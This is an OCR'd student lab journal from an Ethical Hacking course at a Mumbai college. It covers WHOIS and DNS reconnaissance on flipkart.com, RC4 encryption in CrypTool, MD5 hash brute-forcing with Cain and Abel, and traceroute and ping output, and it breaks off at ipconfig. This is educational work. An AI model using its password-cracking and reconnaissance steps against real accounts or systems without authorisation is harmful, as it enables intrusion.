ETHICAL HACKING JOURNAL

NAME : kamal vasa

CLASS : TYBSc CS

ROLL NO : TCS2324087

SIES College of Arts, Science & Commerce
RISE WITH EDUCATION
NAAC REACCREDITED - 'A' GRADE
ISO 9001 : 2008

S.I.E.S College of Arts, Science and Commerce
Sion(W), Mumbai – 400 022.

CERTIFICATE

This is to certify th at **Mr. Kamal Jitesh Vasa**

Roll N o. **TCS2324087** has successfully completed the necessary course of experiments in the subject of **Ethical Hacking** during the academic year **2023 – 2024** complying with the requirements of **University of Mumbai**, for the course of **T.Y. BSc. Computer Science [Semester-6]**.

Prof. In-Charge

Dr.Abuzar Ansari

(Ethical Hacking)

Examination Date:

Examiner's Signature & Date:

Head of the Department

Prof. Manoj Singh

College Seal

And

Date

INDEX


Aim: Use Google and Whois for reconnaissance.

Output:

Using who.is

Step1: Open the WHO.is website

Step 2: Enter the website name and hit the "Enter button".



Step 3: Show you information about www.flipkart.com

flipkart.com

whois information

Whois | DNS Records | Diagnostics

Registrar Info

Name	GoDaddy.com, LLC
Whois Server	whois.godaddy.com
Referral URL	https://www.godaddy.com
Status	clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited clientRenewProhibited https://icann.org/epp#clientRenewProhibited clientTransferProhibited https://icann.org/epp#clientTransferProhibited clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited

Important Dates

Expires On	2025-06-03
Registered On	2007-06-03
Updated On	2019-05-13

Name Servers

SDNS14.ULTRADNS.BIZ	156.154.142.14
SDNS14.ULTRADNS.COM	156.154.140.14
SDNS14.ULTRADNS.NET	156.154.141.14
SDNS14.ULTRADNS.ORG	156.154.143.14

Registrar Data

We will display stored WHOIS data for up to 30 days.
refresh

Make Private Now

Server Type

Suggested Domains for flipkart.com

Use promo code WHOIS to save 15% on your first Name.com order.

Find the perfect domain at
name.com

Registrant Contact Information:

Name	Registration Private
Organization	Domains By Proxy, LLC
Address	DomainsByProxy.com
Address	2155 E Warner Rd
City	Tempe
State / Province	Arizona
Postal Code	85284
Country	US
Phone	+1.4806242599
Email	Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=FLIPKART.COM

Administrative Contact Information:

Name	Registration Private
Organization	Domains By Proxy, LLC
Address	DomainsByProxy.com
Address	2155 E Warner Rd
City	Tempe
State / Province	Arizona
Postal Code	85284
Country	US
Phone	+1.4806242599
Email	Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=FLIPKART.COM

Technical Contact Information:

Name	Registration Private
Organization	Domains By Proxy, LLC
Address	DomainsByProxy.com
Address	2155 E Warner Rd
City	Tempe
State / Province	Arizona
Postal Code	85284
Country	US
Phone	+1.4806242599
Email	Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=FLIPKART.COM

Information Updated: 2024-02-25 17:06:49

DNS RECORDS :

flipkart.com


DNS information

Whois | DNS Records | Diagnostics

DNS Records for flipkart.com

Hostname	Type	TTL	Priority	Content
flipkart.com	SOA	7200		pdns1.ultradns.net sysadmin@flipkart.com 2017032829 10800 900 604800 10800
flipkart.com	NS	21600		sdns14.ultradns.org
flipkart.com	NS	21600		sdns14.ultradns.net
flipkart.com	NS	21600		sdns14.ultradns.com
flipkart.com	NS	21600		sdns14.ultradns.biz
flipkart.com	A	900		103.243.32.90
flipkart.com	MX	76	1	eu-smtp-inbound-2.mimecast.com
flipkart.com	MX	76	1	eu-smtp-inbound-1.mimecast.com
www.flipkart.com	A	892		103.243.32.90
www.flipkart.com	CNAME	38		flipkart.com
www.flipkart.com	MX	300	1	eu-smtp-inbound-2.mimecast.com
www.flipkart.com	MX	300	1	eu-smtp-inbound-1.mimecast.com

DIAGNOSTICS :



Practical No: 02 TCS2324087


Aim:

2.1 Use Crypt Tool to encrypt and decrypt passwords using RC4 algorithm.

Output:


1. Install CrypTool from www.cryptool.org

2. Enter Plain Text




3. To Encrypt click on Encrypt/Decrypt > Symmetric(modern) > RC4


4. Click the number of bits:




5. Click Encrypt:




6. To decrypt again click on Encrypt/Decrypt > Symmetric (modern) > RC4



7. Click the number of bits:




8. Click Decrypt:




2.2 Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords.

Output:


1. Open the software, click on Hash Calculator tool as shown in the image




2. A dialogue box appears after clicking on hash calculator, Add the text 123 >> Calculate hash code >> Copy MD5 hash value.




3. Click on Cracker > MD5 Hashes >> Add list >> Paste Hash Value




4. Click on hash code right click, Brute-force attack >> Start



5. It will perform Brute Force Attack and decode the hash value to password




[Running] - Oracle VM VirtualBox
View Input Devices Help
File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
Cracker
LM & NTLM Hash
NTLMv2 Hashes
MS-Cache Hashes
PWL files (0)
Cisco IOS-MD5 H
Cisco PIX-MD5 H
APOP-MD5 Hash
CRAM-MD5 Hash
OSPF-MD5 Hashe
RIPv2-MD5 Hashe
VRRP-HMAC Has
VNC-3DES (0)
MD2 Hashes (0)
MD4 Hashes (0)
MD5 Hashes (1)
SHA-1 Hashes (0)
SHA-2 Hashes (0)
RIPEMD-160 Hash
Kerb5 PreAuth Ha
Radius Shared-Ke
IKE-PSK Hashes (
MSSQL Hashes (0)
MD5 Hash
Password
Note
202CB962AC59075B96...
123
MD5 Hashes
http://www.oxid.it

Practical No: 03 TCS2324087

Aim: S

3.1 Using Traceroute, ping, ipconfig, netstat Command

Output:

```
C:\Users\LENOVO>tracert www.flipkart.com

Tracing route to flipkart.com [103.243.32.90]
over a maximum of 30 hops:

  1     4 ms     1 ms     1 ms  192.168.1.1
  2     7 ms     5 ms     5 ms  183.87.160.70.broad-band.jprdigital.in [183.87.160.70]
  3     *        *        *     Request timed out.
  4     2 ms     3 ms     2 ms  10.20.20.1
  5     3 ms     6 ms     2 ms  142.79.227.173
  6    42 ms    40 ms    33 ms  180.179.17.152
  7    10 ms     3 ms     4 ms  180.179.17.17
  8     5 ms     5 ms     5 ms  14.142.22.173.static-vsnl.net.in [14.142.22.173]
  9     *        *        *     Request timed out.
 10    38 ms    52 ms    41 ms  115.110.250.194.static-ahmedabad.tcl.net.in [115.110.250.194]
 11     *        *        *     Request timed out.
 12     *        *        *     Request timed out.
 13     *        *        *     Request timed out.
 14     *        *        *     Request timed out.
 15    25 ms    23 ms    24 ms  103.243.32.90

Trace complete.
```

```
C:\Users\LENOVO>ping 103.243.32.90

Pinging 103.243.32.90 with 32 bytes of data:
Reply from 103.243.32.90: bytes=32 time=24ms TTL=54
Reply from 103.243.32.90: bytes=32 time=29ms TTL=54
Reply from 103.243.32.90: bytes=32 time=23ms TTL=54
Reply from 103.243.32.90: bytes=32 time=24ms TTL=54

Ping statistics for 103.243.32.90:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 23ms, Maximum = 29ms, Average = 25ms
```


```
C:\Users\LENOVO>ipconfig

Windows IP Configuration


